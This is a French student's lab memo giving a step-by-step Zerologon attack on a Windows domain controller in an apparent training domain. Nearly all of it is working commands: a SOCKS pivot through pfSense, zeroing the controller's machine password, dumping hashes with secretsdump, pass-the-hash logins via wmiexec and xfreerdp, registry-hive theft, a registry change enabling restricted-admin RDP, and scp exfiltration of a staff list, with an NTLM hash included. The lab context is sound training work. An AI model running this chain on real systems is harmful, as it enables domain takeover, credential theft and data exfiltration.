
BRIDAY Maël BUT3cyB

# Memento Zerologon

1. Etablir la connexion sur le pfsense en SSH


Commande : **ssh -D 2222 admin@prosecur.sae**

1. On vérifie que le kali écoute bien sur le port **2222**



Commande: **netstat -puant**

1. Modifier le fichier /etc/proxychains4.conf pour ajouter la ligne **socks5 127.0.0.1 2222 commenter le socks4**



.

1. Ensuite il faut lancer le script **zerologon\_tester.py**.

Une image contenant texte, capture d’écran, logiciel, affichage

Description générée automatiquement

Commande: **proxychains python3 zerologon\_tester.py DC 192.168.100.13**


1. On lance le script « **set\_empty\_pw.py »** qui nous permets de set le password de la machine à 0

Une image contenant texte, capture d’écran, logiciel, affichage

Description générée automatiquement


Commande: **proxychains python3 set\_empty\_pw.py DC 192.168.100.13**

1. Récupérer la liste des hash des mots de passes des utilisateurs. Il faut garder le hash de « Administrator » pour la suite.




Commande: **proxychains impacket-secretsdump prosecur.sae/dc\$@192.168.100.13**

1. En utilisant le hash au-dessus, il faut se loguer avec le compte Administrator



Commande: **proxychains impacket-wmiexec Administrator@192.168.100.13 -hashes :218b07805bc53649337203a1591e70af**

1. Une fois logué, sauver et télécharger les différentes ruches du registre avec :



Commande: **reg save HKLM\SYSTEM system**

Commande: **reg save HKLM\SAM sam**


Commande: **reg save HKLM\SECURITY security**

Commande: **lget system**

Commande: **lget sam**

Commande: **lget security**

1. Restaurer le hash d’origine



Commande: **proxychains python3 reinstall\_original\_pw.py DC 192.168.100.13 :218b07805bc53649337203a1591e70af**

1. Modifier l’état du mode restricted admin de la manière suivante sur la station, en modifiant une clé de registre.

Commande**: proxychains impacket-reg -hashes :218b07805bc53649337203a1591e70af prosecur.sae/Administrator@192.168.100.13 add -keyName**


**HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa -v DisableRestrictedAdmin -vt**

**REG\_DWORD -vd 0**

Une image contenant texte, logiciel, Logiciel multimédia, capture d’écran

Description générée automatiquement

1. Connexion en accès root graphique.



Commande: **proxychains xfreerdp /u:Administrator /d:prosecur.sae**

**/pth:218b07805bc53649337203a1591e70af /cert:ignore /v:192.168.100.13**

1. Exfiltrer la liste des personnels depuis

Commande: **scp Administrator@192.168.100.13:C:\Users\maelb\Desktop\Users.csv /home/user/kali**